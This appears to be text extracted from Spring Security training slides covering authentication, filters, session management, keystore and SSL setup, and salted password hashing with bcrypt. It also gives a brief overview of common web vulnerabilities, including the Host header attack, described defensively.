
-  6. Session Management (Stateful & Stateless)
 - ✓ Session-Based (JSESSIONID)
 - Stores SecurityContext in HttpSession
 - Detects concurrent sessions
 - Supports session expiration & limits
 - ✓ Stateless (JWT / API Gateway)
 - No session stored on server
 - Perfect for microservices
- .

Spring Security Features

-  7. OAuth2 & OpenID Connect Support
- Built-in support for:
- Authorization Code Flow
- PKCE
- ID Tokens & Access Tokens
- OAuth2 UserDetails mapping
- Client registration via application.yml

Spring Security Features

Authorization Code Flow (RFC 6749, 4.1)



Spring Security Features

- 🪐 **8. Password Management**
- ✓ BCrypt (default)
 - ✓ PBKDF2
 - ✓ SCrypt
 - ✓ Argon2
 - ✓ DelegatingPasswordEncoder
- Example:

```
@Bean  
PasswordEncoder encoder() {  
    return new BCryptPasswordEncoder();  
}
```
- @Bean

Spring Security Features

- 🔎 **9. Auditing & Logging**
- ✓ **Authentication Events**
- Login success, failure, logout.
- ✓ **Authorization Events**
- Access denied logs.
- ✓ **Custom event listeners available.**

Spring Security Features

-  **10. Extensibility (Real Enterprise Feature)**
- Spring Security allows custom:
- Filters
- Authentication providers
- Access decision voters
- UserDetailsService
- Token validators
- Security expressions
- Logout handlers
- CORS/CSRF strategies
- No other Java security framework is as extensible.

Spring Security Features

Category	Features
Authentication	Form Login, JWT, Basic, OAuth2, LDAP, SAML, Custom
Authorization	URL-based, Method-based, ACL, Role/Authority
Protection	CSRF, CORS, Clickjacking, XSS, Headers, Session Fixation
Architecture	Filter Chain, SecurityContext, AuthenticationManager
Integrations	OAuth2, SSO, Spring MVC, WebFlux, Boot
Session Modes	Stateful, Stateless (JWT), Concurrent session control
Crypto	Password encoders, UserDetailsService
Other	Event logging, custom filters, multi-factor auth, rate limiting

Spring Security Terms

- › Principal
 - › User that performs the action
- › Authentication
 - › Confirming truth of credentials
- › Authorization
 - › Define access policy for principal
- › GrantedAuthority
 - › Application permission granted to a principal
- › SecurityContext
 - › Hold the authentication and other security information
- › SecurityContextHolder
 - › Provides access to SecurityContext
- › AuthenticationManager
 - › Controller in the authentication process
- › AuthenticationProvider
 - › Interface that maps to a data store which stores your user data.
- › Authentication Object
 - › Object is created upon authentication, which holds the login credentials.
- › UserDetails
 - › Data object which contains the user credentials, but also the Roles of the user.
- › UserDetailsService
 - › Collects the user credentials, authorities(roles) and build an UserDetails object.


Spring Project Modules

- spring-security-core.jar
- spring-security-remoting.jar
- spring-security-web.jar
- spring-security-config.jar
- spring-security-ldap.jar
- spring-security-oauth2-core.jar
- spring-security-oauth2-client.jar
- spring-security-oauth2-jose.jar
- spring-security-acl.jar
- spring-security-cas.jar
- spring-security-openid.jar
- spring-security-test.jar


Advantages of Spring Security

- Configuration support to Java Programming Language.
- Portable.
- Comprehensive support to tasks like authorization and authentication.
- Servlet API integration.
- Spring MVC integration.
- CSRF protection.
- Protection against some common tasks.


Spring Security Interceptors



Spring Security with REST API



Spring Security Filters



Spring Security Filters

Filter	What it does
Integration fileter	responsible for retrieving a previously stored authentication (most likely stored in the HTTP session) so that it will be ready for Spring Security's other filters to process.
Authentication Processing Filter	determine if the request is an authentication request. If so, the user information (typically a username / password pair) is retrieved from the request and passed on to the authentication manager.
Exception Translation Filter	translates exceptions, for AuthenticationException request will be sent to a login screen, for AccessDeniedException returns HTTP 403 to the browser.
Filter Security Interceptor	examine the request and determine whether the user has the necessary privileges to access the secured resource. It leans heavily on the authentication manager and the access decision manager.

Spring Security Filters

HttpRequestIntegrationFilter	populates the security context using information from the user principle.
CaptchaValidationProcessingFilter	helps to identify a user as a human using Captcha techniques.
ConcurrentSessionFilter	ensures that a user is not simultaneously logged in more than a set number of times.
HttpSessionContextIntegrationFilter	populates the security context using information obtained from the http session.
FilterSecurityInterceptor	Decides whether or not to allow access to a secured resource.
AnonymousProcessingFilter	Used to identify an unauthenticated user as an anonymous user.
ChannelProcessingFilter	Ensures that a request is being sent over HTTP or HTTPS.

Spring Security Filters

BasicProcessingFilter	Attempts to authenticate a user by processing an HTTP basic authentication.
CasProcessingFilter	Authenticates a user by processing a CAS (Central Authentication Service) ticket.
DigestProcessingFilter	Attempts to authenticate a user by processing an HTTP Digest authentication.
ExceptionTranslationFilter	Handles any AccessDeniedException or AuthenticationException.
LogoutFilter	Used to log a user out of the application.
RememberMeProcessingFilter	Automatically authenticates a user who has asked to be “remembered” by the application.
SwitchUserProcessingFilter	Used to switch out a user. Provides functionality similar to Unix’s su.


Spring Security Filters

AuthenticationProcessingFilter	Accepts the user's principal and credentials and attempts to authenticate the user.
SiteminderAuthenticationProcessingFilter	Authenticates a user by processing CA/Netegrity SiteMinder headers.
X509ProcessingFilter	Authenticates a user by processing an X.509 certificate submitted by a client web browser.
SecurityContextHolderAwareRequestFilter	populates the servlet request with a request wrapper.



Authentication Manager


- verifies *principal (typically a username) and credentials (typically a password)*
- Spring Security comes with a handful of flexible authentication managers that cover the most common authentication strategies





Access Decision Manager

- responsible for deciding whether the user has the proper access to secured resources by invoking Voters and tallying votes
- Spring Security comes with three implementations of Access Decision Manager



Access decision manager	How it decides to grant/deny access
Affirmative Based	Allows access if at least one voter votes to grant access
Consensus Based	Allows access if a consensus of voters vote to grant access
Unanimous Based	Allows access if all voters vote to grant access

Creating a Keystore File and Keystore Password for HTTPS Connections

- **% keytool -genkey -alias tomcat -keyalg RSA -keystore /keystore-location -storepass password**
- **keytool -genkey -noprompt -alias <your-alias> -keyalg RSA -keystore <your-file-name> -keypass <your-password>**
- **-storepass <your-password> -dname "CN=<your-cert-name>, OU=<your-organization-unit>, O=<your-organization>, L=<your-location>, ST=<state>, C=<two-letter-country-code>"**

Creating a Keystore File and Keystore Password for HTTPS Connections

- **keytool -genkey -noprompt -alias tomcat-localhost -keyalg RSA -keystore localhost-rsa.jks -keypass test@123 -storepass test@123 -dname "CN=tomcat-cert, OU=Dev, O=Virtusa, L=Chennai, ST=TN, C=IN"**
- Enhance the certificate
- **keytool -importkeystore -srckeystore localhost-rsa.jks -destkeystore banking-rsa.jks -deststoretype pkcs12 -noprompt -alias tomcat-localhost -keyalg RSA -keypass test@123 -storepass test@123 -dname "CN=tomcat-cert, OU=Dev, O=Virtusa, L=Chennai, ST=TN, C=IN"**

How to Obtain a Signature for an SSL Certificate

- **Generate**
- **keytool -certreq -v -alias tomcat -keyalg RSA -keystore /keystore-location**
- **keytool -certreq -v -alias tomcat-localhost -keyalg RSA -keystore banking-rsa.jks**
- **Print certificate**
- **% keytool -printcert -file certificate-reply-file**
- **keytool -v -import -trustcacerts -keystore /keystore-location -file certificate-reply-file -alias tomcat**
- **keytool -v -list -keystore /keystore-location**

How to configure Maven Tomcat Plugin to use HTTPS (SSL/TLS)

(1)Creating a Keystore

(2)Configuring tomcat7-maven-plugin to use HTTPS

<plugin>

```
<groupId>org.apache.tomcat.maven</groupId>
<artifactId>tomcat7-maven-plugin</artifactId>
<version>2.2</version>
<configuration>
    <path>/</path>
    <httpsPort>8443</httpsPort>
    <keystoreFile>C:\my-cert-dir\localhost-rsa.jks</keystoreFile>
    <keystorePass>123456</keystorePass>
</configuration>
</plugin>
```

User credentials are sent in clear / easy to decode format

- Password Hashing
- Hash algorithms are one way functions. They turn any amount of data into a fixed-length "fingerprint" that cannot be reversed.
- They also have the property that if the input changes by even a tiny bit, the resulting hash is completely different.
- This is great for protecting passwords, because we want to store passwords in a form that protects them even if the password file itself is compromised.
- But at the same time, we need to be able to verify that a user's password is correct.

User credentials are sent in clear / easy to decode format

- The general workflow for account registration and authentication in a hash-based account system is as follows:
- The user creates an account.
 - Their password is hashed and stored in the database. At no point is the plain-text (unencrypted) password ever written to the hard drive.
 - When the user attempts to login, the hash of the password they entered is checked against the hash of their real password (retrieved from the database).
 - If the hashes match, the user is granted access. If not, the user is told they entered invalid login credentials.
 - Steps 3 and 4 repeat every time someone tries to login to their account.
 - In step 4, never tell the user if it was the username or password they got wrong. Always display a generic message like "Invalid username or password." This prevents attackers from enumerating valid usernames without knowing their passwords.

User credentials are sent in clear / easy to decode format

- The hash functions used to implement data structures such as hash tables are designed to be fast, not secure.
- Only cryptographic hash functions may be used to implement password hashing.
- Hash functions like SHA256, SHA512, RipeMD, and WHIRLPOOL are cryptographic hash functions.

User credentials are sent in clear / easy to decode format

- How Hashes are Cracked
- Dictionary and Brute Force Attacks

Dictionary Attack

```
Trying apple      : failed
Trying blueberry : failed
Trying justinbeiber : failed
...
Trying letmein    : failed
Trying s3cr3t     : success!
```

Brute Force Attack

```
Trying aaaa : failed
Trying aaab : failed
Trying aaac : failed
...
Trying acdb : failed
Trying acdc : success!
```

User credentials are sent in clear / easy to decode format

- How Hashes are Cracked
- **Lookup Tables**
 - Lookup tables are an extremely effective method for cracking many hashes of the same type very quickly.
 - The general idea is to pre-compute the hashes of the passwords in a password dictionary and store them, and their corresponding password, in a lookup table data structure.
 - A good implementation of a lookup table can process hundreds of hash lookups per second, even when they contain many billions of hashes.

User credentials are sent in clear / easy to decode format

- How Hashes are Cracked
- **Lookup Tables**

```
Searching: 5f4dcc3b5aa765d61d8327deb882cf99: FOUND: password5
Searching: 6cbe615c106f422d23669b610b564800: not in database
Searching: 630bf032efe4507f2c57b280995925a9: FOUND: letMEin12
Searching: 386f43fab5d096a7a66d67c8f213e5ec: FOUND: mcd0nalds
Searching: d5ec75d5fe70d428685510fae36492d9: FOUND: p@ssw0rd!
```

User credentials are sent in clear / easy to decode format

- How Hashes are Cracked
- The WRONG Way: Short Salt & Salt Reuse
- Salt Reuse
- A common mistake is to use the same salt in each hash.
- Either the salt is hard-coded into the program, or is generated randomly once.
- This is ineffective because if two users have the same password, they'll still have the same hash.
- An attacker can still use a reverse lookup table attack to run a dictionary attack on every hash at the same time.
- They just have to apply the salt to each password guess before they hash it.
- If the salt is hard-coded into a popular product, lookup tables and rainbow tables can be built for that salt, to make it easier to crack hashes generated by the product.

User credentials are sent in clear / easy to decode format

- Short Salt
- If the salt is too short, an attacker can build a lookup table for every possible salt. For example, if the salt is only three ASCII characters, there are only $95 \times 95 \times 95 = 857,375$ possible salts.
- That may seem like a lot, but if each lookup table contains only 1MB of the most common passwords, collectively they will be only 837GB, which is not a lot considering 1000GB hard drives can be bought for under \$100 today.
- For the same reason, the username shouldn't be used as a salt.
- Usernames may be unique to a single service, but they are predictable and often reused for accounts on other services.
- An attacker can build lookup tables for common usernames and use them to crack username-salted hashes.
- To make it impossible for an attacker to create a lookup table for every possible salt, the salt must be long.
- **A good rule of thumb is to use a salt that is the same size as the output of the hash function. For example, the output of SHA256 is 256 bits (32 bytes), so the salt should be at least 32 random bytes.**

User credentials are sent in clear / easy to decode format

- The WRONG Way: Double Hashing & Wacky Hash Functions
- Here are some examples of poor wacky hash functions I've seen suggested in forums on the internet.
 - md5(sha1(password))
 - md5(md5(salt) + md5(password))
 - sha1(sha1(password))
 - sha1(str_rot13(password + salt))
 - md5(sha1(md5(md5(password) + sha1(password)) + md5(password)))
 - **Do not use any of these.**

User credentials are sent in clear / easy to decode format

- The RIGHT Way: How to Hash Properly
- Salt should be generated using a Cryptographically Secure Pseudo-Random Number Generator (CSPRNG).
- CSPRNGs are very different than ordinary pseudo-random number generators, like the "C" language's rand() function.
- As the name suggests, CSPRNGs are designed to be cryptographically secure, meaning they provide a high level of randomness and are completely unpredictable.
- We don't want our salts to be predictable, so we must use a CSPRNG.

User credentials are sent in clear / easy to decode format

- `java.lang.Object`
- extended by `java.util.Random`
- extended by `java.security.SecureRandom`
- `SecureRandom random = new SecureRandom();`
- `byte bytes[] = new byte[20];`
- `random.nextBytes(bytes);`

User credentials are sent in clear / easy to decode format

- To Store a Password
 - Generate a long random salt using a CSPRNG.
 - Prepend the salt to the password and hash it with a standard password hashing function like Argon2, bcrypt, scrypt, or PBKDF2.
 - Save both the salt and the hash in the user's database record.
- To Validate a Password
 - Retrieve the user's salt and hash from the database.
 - Prepend the salt to the given password and hash it using the same hash function.
 - Compare the hash of the given password with the hash from the database. If they match, the password is correct. Otherwise, the password is incorrect.

User credentials are sent in clear / easy to decode format

- Making Password Cracking Harder: Slow Hash Functions
- Use a standard algorithm like PBKDF2 or bcrypt.

User credentials are sent in clear / easy to decode format

- Hashing Passwords in Java with Bcrypt.
- BCrypt is a one way salted hash function based on the Blowfish cipher.
- It provides several enhancements over plain text passwords.

User credentials are sent in clear / easy to decode format

- BCrypt features
- **Not plain text** - Not only do plain text passwords compromise your website if the database is breached but they can also compromise other websites for the users. Unfortunately a lot of users share passwords across websites.
- **One way hashing** - BCrypt is a one way hash function to obfuscate the password such that it is not stored in plain text.
- **Salted hashing** - Generating random bytes (the salt) and combining it with the password before hashing creates unique hashes across each user's password. If two users have the same password they will not have the same password hash. This is to prevent rainbow table attacks which can reverse hashed passwords using common hashing functions that do not utilize a salt.
- **Logarithmic iterations** - The hashing function is executed many times sequentially which can be increased exponentially known as key stretching. This is to make the function CPU intensive which makes it more secure against brute force attacks.
- **Updatable iterations** - As CPUs become faster so do brute force attacks. Since BCrypt stores the number of iterations as part of the hash it's possible to verify a password and then increase its strength by generating a new hash with a higher number of iterations.

Common Security Vulnerabilities

- Broken authentication
- Session fixation
- Cross-site scripting (XSS)
- Cross-site request forgery (CSRF)
- Injections
- Sensitive data exposure
- Lack of method access control
- Using dependencies with known vulnerabilities

Host Header Attack

- The “HOST” header is part of the http protocol, vulnerable applications are vulnerable because they insert the value of this header into the application code without proper validation.
- It means not only applications hosted on Apache/Nginx can be vulnerable.
- For Host Header Attack Exploitation, basically there are two ways through which you can exploit the application i.e.
- By means of Web Cache Poisoning which manipulates caching systems into storing a page generated with a malicious host .
- other is via Password Reset Emails when poisoned content is delivered directly to the target.

Why HTTP host header needed ?

- According to RFC 2616: A client MUST include a Host header field in all HTTP/1.1 request messages.
- If the requested URI does not include an Internet host name for the service being requested, then the Host header field MUST be given with an empty value.
